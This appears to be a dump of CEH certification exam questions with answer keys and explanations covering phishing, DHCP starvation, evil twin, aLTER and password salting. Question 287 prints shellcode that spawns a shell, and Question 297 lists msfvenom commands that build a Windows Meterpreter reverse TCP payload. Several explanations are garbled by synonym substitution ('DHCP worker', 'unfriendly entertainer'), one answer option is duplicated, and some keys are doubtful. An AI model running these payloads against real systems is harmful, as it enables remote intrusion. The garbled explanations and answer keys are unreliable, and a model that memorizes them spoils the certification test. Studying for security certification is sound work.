
Explanation:

A white hat (or a white hat hacker) is an ethical computer hacker, or a computer security expert, who focuses on penetration testing and in other testing methodologies that ensures the safety of an organization's information systems. Ethical hacking may be a term meant to imply a broader category than simply penetration testing. Contrasted with black hat, a malicious hacker, the name comes from Western films, where heroic and antagonistic cowboys might traditionally wear a white and a black hat respectively. While a white hat hacker hacks under good intentions with permission, and a black hat hacker, most frequently unauthorized, has malicious intent, there's a 3rd kind referred to as a gray hat hacker who hacks with good intentions but sometimes without permission. White hat hackers can also add teams called "sneakers and/or hacker clubs", red teams, or tiger teams. While penetration testing concentrates on attacking software and computer systems from the beginning – scanning ports, examining known defects in protocols and applications running on the system and patch installations, as an example – ethical hacking may include other things. A full-blown ethical hack might include emailing staff to invite password details, searching through executive's dustbins and typically breaking and entering, without the knowledge and consent of the targets. Only the owners, CEOs and Board Members (stake holders) who asked for such a censoring of this magnitude are aware. to undertake to duplicate a number of the destructive techniques a true attack might employ, ethical hackers may arrange for cloned test systems, or organize a hack late in the dark while systems are less critical. In most up-to-date cases these hacks perpetuate for the long-term con (days, if not weeks, of long-term human infiltration into an organization). Some examples include leaving USB/flash key drives with hidden auto-start software during a public area as if someone lost the tiny drive and an unsuspecting employee found it and took it. Some other methods of completing these include: • DoS attacks • Social engineering tactics • Reverse engineering • Network security • Disk and memory forensics • Vulnerability research • Security scanners such as:– W3af– Nessus– Burp suite • Frameworks such as:– Metasploit • Training Platforms These methods identify and exploit known security vulnerabilities and plan to evade security to realize entry into secured areas. they're ready to do that by hiding software and system "back-doors" which will be used as a link to information or access that a non-ethical hacker, also referred to as "black-hat" or "grey-hat", might want to succeed in .

NEW QUESTION 255

- (Topic 2)

In Trojan terminology, what is a covert channel?



- A. A channel that transfers information within a computer system or network in a way that violates the security policy
- B. A legitimate communication path within a computer system or network for transfer of data
- C. It is a kernel operation that hides boot processes and services to mask detection
- D. It is Reverse tunneling technique that uses HTTPS protocol instead of HTTP protocol to establish connections

Answer: A

NEW QUESTION 256

- (Topic 2)

Yancey is a network security administrator for a large electric company. This company provides power for over 100,000 people in Las Vegas. Yancey has worked for his company for over 15 years and has become very successful. One day, Yancey comes in to work and finds out that the company will be downsizing and he will be out of a job in two weeks. Yancey is very angry and decides to place logic bombs, viruses, Trojans, and backdoors all over the network to take down the company once he has left. Yancey does not care if his actions land him in jail for 30 or more years, he just wants the company to pay for what they are doing to him.

What would Yancey be considered?

- A. Yancey would be considered a Suicide Hacker
- B. Since he does not care about going to jail, he would be considered a Black Hat
- C. Because Yancey works for the company currently; he would be a White Hat
- D. Yancey is a Hacktivist Hacker since he is standing up to a company that is downsizing

Answer: A

NEW QUESTION 260

- (Topic 2)

An attacker redirects the victim to malicious websites by sending them a malicious link by email. The link appears authentic but redirects the victim to a malicious web page, which allows the attacker to steal the victim's data. What type of attack is this?

- A. Phishing
- B. Vishing
- C. Spoofing
- D. DDoS

Answer: A

Explanation:

<https://en.wikipedia.org/wiki/Phishing>

Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack, or the revealing of sensitive information.

An attack can have devastating results. For individuals, this includes unauthorized purchases, the stealing of funds, or identify theft.

Moreover, phishing is often used to gain a foothold in corporate or governmental networks as a part of a larger attack, such as an advanced persistent threat (APT) event. In this latter

scenario, employees are compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data.

An organization succumbing to such an attack typically sustains severe financial losses in addition to declining market share, reputation, and consumer trust.

Depending on the scope, a phishing attempt might escalate into a security incident from which a business will have a difficult time recovering.

NEW QUESTION 265

- (Topic 2)

This TCP flag instructs the sending system to transmit all buffered data immediately.

- A. SYN
- B. RST
- C. PSH
- D. URG
- E. FIN

Answer: C

NEW QUESTION 270

- (Topic 2)

Abel, a security professional, conducts penetration testing in his client organization to check for any security loopholes. He launched an attack on the DHCP servers by broadcasting forged DHCP requests and leased all the DHCP addresses available in the DHCP scope until the server could not issue any more IP addresses. This led to a Dos attack, and as a result, legitimate employees were unable to access the clients network. Which of the following attacks did Abel perform in the above scenario?

- A. VLAN hopping
- B. DHCP starvation
- C. Rogue DHCP server attack
- D. STP attack

Answer: B

Explanation:

A DHCP starvation assault is a pernicious computerized assault that objectives DHCP workers. During a DHCP assault, an unfriendly entertainer floods a DHCP worker with false DISCOVER bundles until the DHCP worker debilitates its stock of IP addresses. When that occurs, the aggressor can deny genuine organization clients administration, or even stock an other DHCP association that prompts a Man-in-the-Middle (MITM) assault.

In a DHCP Starvation assault, a threatening entertainer sends a huge load of false DISCOVER parcels until the DHCP worker thinks they've used their accessible pool. Customers searching for IP tends to find that there are no IP addresses for them, and they're refused assistance. Furthermore, they may search for an alternate DHCP worker, one which the unfriendly entertainer may give. What's more, utilizing a threatening or sham IP address, that unfriendly entertainer would now be able to peruse all the traffic that customer sends and gets.

In an unfriendly climate, where we have a malevolent machine running some sort of an instrument like Yersinia, there could be a machine that sends DHCP DISCOVER bundles. This malevolent customer doesn't send a modest bunch – it sends a great many vindictive DISCOVER bundles utilizing sham, made-up MAC addresses as the source MAC address for each solicitation.

In the event that the DHCP worker reacts to every one of these false DHCP DISCOVER parcels, the whole IP address pool could be exhausted, and that DHCP worker could trust it has no more IP delivers to bring to the table to legitimate DHCP demands.

When a DHCP worker has no more IP delivers to bring to the table, ordinarily the following thing to happen would be for the aggressor to get their own DHCP worker. This maverick DHCP worker at that point starts giving out IP addresses.

The advantage of that to the assailant is that if a false DHCP worker is distributing IP addresses, including default DNS and door data, customers who utilize those IP delivers and begin to utilize that default passage would now be able to be directed through the aggressor's machine. That is all that an unfriendly entertainer requires to play out a man-in- the-center (MITM) assault.

NEW QUESTION 273

- (Topic 2)

Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.

Which of the following host discovery techniques must he use to perform the given task?

- A. UDP scan
- B. TCP Maimon scan
- C. arp ping scan
- D. ACK flag probe scan

Answer: C

Explanation:

One of the most common Nmap usage scenarios is scanning an Ethernet LAN. Most LANs, especially those that use the private address range granted by RFC

1918, do not always use the overwhelming majority of IP addresses. When Nmap attempts to send a raw IP packet, such as an ICMP echo request, the OS must determine a destination hardware (ARP) address, such as the target IP, so that the Ethernet frame can be properly addressed. .. This is required to issue a series of ARP requests. This is best illustrated by an example where a ping scan is attempted against an Area Ethernet host. The `--send-ip` option tells Nmap to send IP-level packets (rather than raw Ethernet), even on area networks. The Wireshark output of the three ARP requests and their timing have been pasted into the session.

Raw IP ping scan example for offline targets This example took quite a couple of seconds to finish because the (Linux) OS sent three ARP requests at 1 second intervals before abandoning the host. Waiting for a few seconds is excessive, as long as the ARP response usually arrives within a few milliseconds. Reducing this timeout period is not a priority for OS vendors, as the overwhelming majority of packets are sent to the host that actually exists. Nmap, on the other hand, needs to send packets to 16 million IP s given a target like 10.0.0.0/8. Many targets are pinged in parallel, but waiting 2 seconds each is very delayed.

There is another problem with raw IP ping scans on the LAN. If the destination host turns out to be unresponsive, as in the previous example, the source host usually adds an incomplete entry for that destination IP to the kernel ARP table. ARP table spaces are finite and some operating systems become unresponsive when full. If Nmap is used in rawIP mode (`--send-ip`), Nmap may have to wait a few minutes for the ARP cache entry to expire before continuing host discovery. ARP scans solve both problems by giving Nmap the highest priority. Nmap issues raw ARP requests and handles retransmissions and timeout periods in its sole discretion. The system ARP cache is bypassed. The example shows the difference. This ARP scan takes just over a tenth of the time it takes for an equivalent IP. Example b ARP ping scan of offline target

```

$ nmap -s -sn -PE --packet-trace --send-with 192.168.33.37
Starting Nmap ( https://nmap.org )
2207 (0.0000s) ARP who-has 192.168.33.37 tell 192.168.0.100
2207 (0.1100s) ARP who-has 192.168.33.37 tell 192.168.0.100
Note: Host seems down, if it is really up, but blocking ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.23 seconds
  
```

In example b, neither the `-PR` option nor the `--send-eth` option has any effect. This is often because ARP has a default scan type on the Area Ethernet network when scanning Ethernet hosts that Nmap discovers. This includes traditional wired Ethernet as 802.11 wireless networks. As mentioned above, ARP scanning is not only more efficient, but also more accurate. Hosts frequently block IP-based ping packets, but usually cannot block ARP requests or responses and communicate over the network. Nmap uses ARP instead of all targets on equivalent targets, even if different ping types (such as `-PE` and `-PS`) are specified. LAN.. If you do not need to attempt an ARP scan at all, specify `--send-ip` as shown in Example a ??Raw IP Ping Scan for Offline Targets??.

If you give Nmap control to send raw Ethernet frames, Nmap can also adjust the source MAC address. If you have the only PowerBook in your security conference room and a large ARP scan is initiated from an Apple-registered MAC address, your head may turn to you. Use the `--spoof-mac` option to spoof the MAC address as described in the MAC Address Spoofing section.

NEW QUESTION 278

- (Topic 2)

Windows LAN Manager (LM) hashes are known to be weak.

Which of the following are known weaknesses of LM? (Choose three.)

- A. Converts passwords to uppercase.
- B. Hashes are sent in clear text over the network.
- C. Makes use of only 32-bit encryption.
- D. Effective length is 7 characters.

Answer: ABD

NEW QUESTION 280

- (Topic 2)

While examining audit logs, you discover that people are able to telnet into the SMTP server on port 25. You would like to block this, though you do not see any evidence of an attack or other wrong doing. However, you are concerned about affecting the normal functionality of the email server. From the following options choose how best you can achieve this objective?


- A. Block port 25 at the firewall.
- B. Shut off the SMTP service on the server.
- C. Force all connections to use a username and password.
- D. Switch from Windows Exchange to UNIX Sendmail.
- E. None of the above.

Answer: E

NEW QUESTION 282

- (Topic 2)

Which type of sniffing technique is generally referred as MiTM attack?



- A. Password Sniffing
- B. ARP Poisoning
- C. Mac Flooding
- D. DHCP Sniffing

Answer: B

NEW QUESTION 283

- (Topic 2)

You receive an e-mail like the one shown below. When you click on the link contained in the mail, you are redirected to a website seeking you to download free Anti-Virus software.

Dear valued customers,

We are pleased to announce the newest version of Antivirus 2010 for Windows which will probe you with total security against the latest spyware, malware, viruses, Trojans and other online threats. Simply visit the link below and enter your antivirus code:

Antivirus code: 5014

<http://www.juggyboy/virus/virus.html>

Thank you for choosing us, the worldwide leader Antivirus solutions.

Mike Robertson

PDF Reader Support

Copyright Antivirus 2010 ?All rights reserved

If you want to stop receiving mail, please go to:

<http://www.juggyboy.com>

or you may contact us at the following address: Media Internet Consultants, Edif. Neptuno, Planta

Baja, Ave. Ricardo J. Alfaro, Tumba Muerto, n/a Panama

How will you determine if this is Real Anti-Virus or Fake Anti-Virus website?

- A. Look at the website design, if it looks professional then it is a Real Anti-Virus website
- B. Connect to the site using SSL, if you are successful then the website is genuine
- C. Search using the URL and Anti-Virus product name into Google and lookout for suspicious warnings against this site
- D. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware
- E. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware

Answer: C

NEW QUESTION 287

- (Topic 2)

You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c

```
char shellcode[] =  
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"  
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"  
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"  
"\x68";
```

What is the hexadecimal value of NOP instruction?

- A. 0x60
- B. 0x80
- C. 0x70
- D. 0x90

Answer: D

NEW QUESTION 289

- (Topic 2)

In an attempt to increase the security of your network, you implement a solution that will help keep your wireless network undiscoverable and accessible only to those that know it. How do you accomplish this?

- A. Delete the wireless network
- B. Remove all passwords
- C. Lock all users
- D. Disable SSID broadcasting

Answer: D

Explanation:

The SSID (service set identifier) is the name of your wireless network.

SSID broadcast is how your router transmits this name to surrounding devices. Its primary function is to make your network visible and easily accessible. Most routers broadcast their SSIDs automatically. To disable or enable SSID broadcast, you need to change your router's settings.

Disabling SSID broadcast will make your Wi-Fi network name invisible to other users. However, this only hides the name, not the network itself. You cannot disguise the router's activity, so hackers can still attack it.

With your network invisible to wireless devices, connecting becomes a bit more complicated. Just giving a Wi-Fi password to your guests is no longer enough. They have to configure their settings manually by including the network name, security mode, and other relevant info.

Disabling SSID might be a small step towards online security, but by no means should it be your final one. Before considering it as a security measure, consider the following aspects:

- Disabling SSID broadcast will not hide your network completely

Disabling SSID broadcast only hides the network name, not the fact that it exists. Your router constantly transmits so-called beacon frames to announce the presence of a wireless network. They contain essential information about the network and help the device connect.

- Third-party software can easily trace a hidden network

Programs such as NetStumbler or Kismet can easily locate hidden networks. You can try using them yourself to see how easy it is to find available networks – hidden or not.

- You might attract unwanted attention.

Disabling your SSID broadcast could also raise suspicion. Most of us assume that when somebody hides something, they have a reason to do so. Thus, some hackers might be attracted to your network.

NEW QUESTION 291

- (Topic 2)

Ethical hacker Jane Doe is attempting to crack the password of the head of the IT department of ABC company. She is utilizing a rainbow table and notices upon entering a password that extra characters are added to the password after submitting. What countermeasure is the company using to protect against rainbow tables?

- A. Password key hashing
- B. Password salting
- C. Password hashing
- D. Account lockout

Answer: B

Explanation:

Passwords are usually delineated as "hashed and salted". Salting is simply the addition of a unique, random string of characters renowned solely to the site to every parole before it's hashed, typically this "salt" is placed in front of each password.

The salt value needs to be held on by the site, which means typically sites use the same salt for each parole. This makes it less effective than if individual salts are used.

The use of unique salts means that common passwords shared by multiple users – like "123456" or "password" – aren't revealed when one such hashed password is known – because despite the passwords being the same the immediately and hashed values are not.

Large salts also protect against certain methods of attack on hashes, including rainbow tables or logs of hashed passwords previously broken.

Both hashing and salting may be repeated more than once to increase the issue in breaking the security.

NEW QUESTION 292

- (Topic 2)

You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet 10.1.4.0/23. Which of the following IP addresses could be leased?

as a result of the new configuration?

- A. 210.1.55.200
- B. 10.1.4.254
- C. 10.1.5.200
- D. 10.1.4.156

Answer: C

NEW QUESTION 297

- (Topic 2)

what is the correct way of using MSFvenom to generate a reverse TCP shellcode for windows?

- A. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f c
- B. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f c
- C. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe
- D. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe

Answer: C

Explanation:

<https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom> Often one of the most useful (and to the beginner underrated) abilities of Metasploit is the msfpayload module. Multiple payloads can be created with this module and it helps something that can give you a shell in almost any situation. For each of these payloads you can go into msfconsole and select exploit/multi/handler. Run `set payload` for the relevant payload used and configure all necessary options (LHOST, LPORT, etc). Execute and wait for the payload to be run. For the examples below it's pretty self explanatory but LHOST should be filled in with your IP address (LAN IP if attacking within the network, WAN IP if attacking across the internet), and LPORT should be the port you wish to be connected back on. Example for Windows:

```
- msfvenom -p windows/meterpreter/reverse_tcp LHOST=Y<our IP Address> LPORT=<
Your Port to Connect On> -f exe > shell.exe
```

NEW QUESTION 298

- (Topic 2)

"Testing the network using the same methodologies and tools employed by attackers"

Identify the correct terminology that defines the above statement.

- A. Vulnerability Scanning
- B. Penetration Testing
- C. Security Policy Implementation
- D. Designing Network Security

Answer: B

NEW QUESTION 300

- (Topic 2)

Why containers are less secure than virtual machines?

- A. Host OS on containers has a larger surface attack.
- B. Containers may full fill disk space of the host.
- C. A compromise container may cause a CPU starvation of the host.
- D. Containers are attached to the same virtual network.

Answer: A

NEW QUESTION 302

- (Topic 2)

Jane invites her friends Alice and John over for a LAN party. Alice and John access Jane's wireless network without a password. However, Jane has a long, complex password on her router. What attack has likely occurred?

- A. Wireless sniffing
- B. Piggybacking
- C. Evil twin
- D. Wardriving

Answer: C

Explanation:

An evil twin may be a fraudulent Wi-Fi access point that appears to be legitimate but is about up to pay attention to wireless communications.[1] The evil twin is that the wireless LAN equivalent of the phishing scam. This type of attack could also be used to steal the passwords of unsuspecting users, either by monitoring their connections or by phishing, which involves fixing a fraudulent internet site and luring people there. The attacker snoops on Internet traffic employing a bogus wireless access point. Unwitting web users could also be invited to log into the attacker's server, prompting them to enter sensitive information like usernames and passwords. Often, users are unaware they have been duped until well after the incident has occurred. When users log into unsecured (non-HTTPS) bank or e-mail accounts, the attacker intercepts the transaction, since it's sent through their equipment. The attacker is additionally ready to hook up with other networks related to the user's credentials. Fake access points are found out by configuring a wireless card to act as an access point (known as HostAP). They're hard to trace since they will be shut off instantly. The counterfeit access point could also be given an equivalent SSID and BSSID as a close-by Wi-Fi network. The evil twin are often configured to pass Internet traffic through to the legitimate access point while monitoring the victim's connection, or it can simply say the system is

temporarily unavailable after obtaining a username and password.

NEW QUESTION 304

- (Topic 2)

Bob, an attacker, has managed to access a target IoT device. He employed an online tool to gather information related to the model of the IoT device and the certifications granted to it. Which of the following tools did Bob employ to gather the above Information?

- A. search.com
- B. EarthExplorer
- C. Google image search
- D. FCC ID search

Answer: D

Explanation:

Footprinting techniques are used to collect basic information about the target IoT and OT platforms to exploit them. Information collected through footprinting techniques includes IP address, hostname, ISP, device location, banner of the target IoT device, FCC ID information, certification granted to the device, etc. pg. 5052 ECHv11 manual

https://en.wikipedia.org/wiki/FCC_mark

An FCC ID is a unique identifier assigned to a device registered with the United States Federal Communications Commission. For legal sale of wireless devices in the US, manufacturers must:

- Have the device evaluated by an independent lab to ensure it conforms to FCC standards
- Provide documentation to the FCC of the lab results
- Provide User Manuals, Documentation, and Photos relating to the device
- Digitally or physically label the device with the unique identifier provided by the FCC (upon approved application)

The FCC gets its authority from Title 47 of the Code of Federal Regulations (47 CFR). FCC IDs are required for all wireless emitting devices sold in the USA. By searching an FCC ID, you can find details on the wireless operating frequency (including strength), photos of the device, user manuals for the device, and SAR reports on the wireless emissions

NEW QUESTION 308

- (Topic 2)

An LDAP directory can be used to store information similar to a SQL database. LDAP uses a database structure instead of SQL's structure. Because of this, LDAP has difficulty representing many-to-one relationships.

- A. Relational, Hierarchical
- B. Strict, Abstract
- C. Hierarchical, Relational
- D. Simple, Complex

Answer: C

NEW QUESTION 309

- (Topic 2)

Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB, which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mib or by entering the DNS library name and Lseries.mib. He is currently retrieving information from an MIB that contains object types for workstations and server services. Which of the following types of MIB is accessed by Garry in the above scenario?

- A. LNMIB2.MIB
- B. WINS.MIB
- C. DHCP.MIB
- D. MIB_II.MIB

Answer: A

Explanation:

DHCP.MIB: Monitors network traffic between DHCP servers and remote hosts HOSTMIB.MIB: Monitors and manages host resources

LNMIB2.MIB: Contains object types for workstation and server services

MIBJI.MIB: Manages TCP/IP-based Internet using a simple architecture and system WINS.MIB: For the Windows Internet Name Service (WINS)

NEW QUESTION 313

- (Topic 2)

Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session, upon receiving the user's request. Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website. What is the attack performed by Bobby in the above scenario?

- A. Wardriving
- B. KRACK attack
- C. jamming signal attack
- D. aLTER attack

Answer: D

Explanation:

aLTER attacks are usually performed on LTE devices. Attacker installs a virtual (fake) communication tower between two authentic endpoints intending to mislead the victim. This virtual tower is used to interrupt the data transmission between the user and real tower attempting to hijack the active session.

https://alter-attack.net/media/breaking_lte_on_layer_two.pdf

The new aLTER attack can be used against nearly all LTE connected endpoints by intercepting traffic and redirecting it to malicious websites together with a

particular approach for Apple iOS devices.

This attack works by taking advantage of a style flaw among the LTE network — the information link layer (aka: layer-2) of the LTE network is encrypted with AES-CTR however it's not integrity-protected, that is why an offender will modify the payload.

As a result, the offender is acting a classic man-in-the-middle wherever they're movement as a cell tower to the victim.

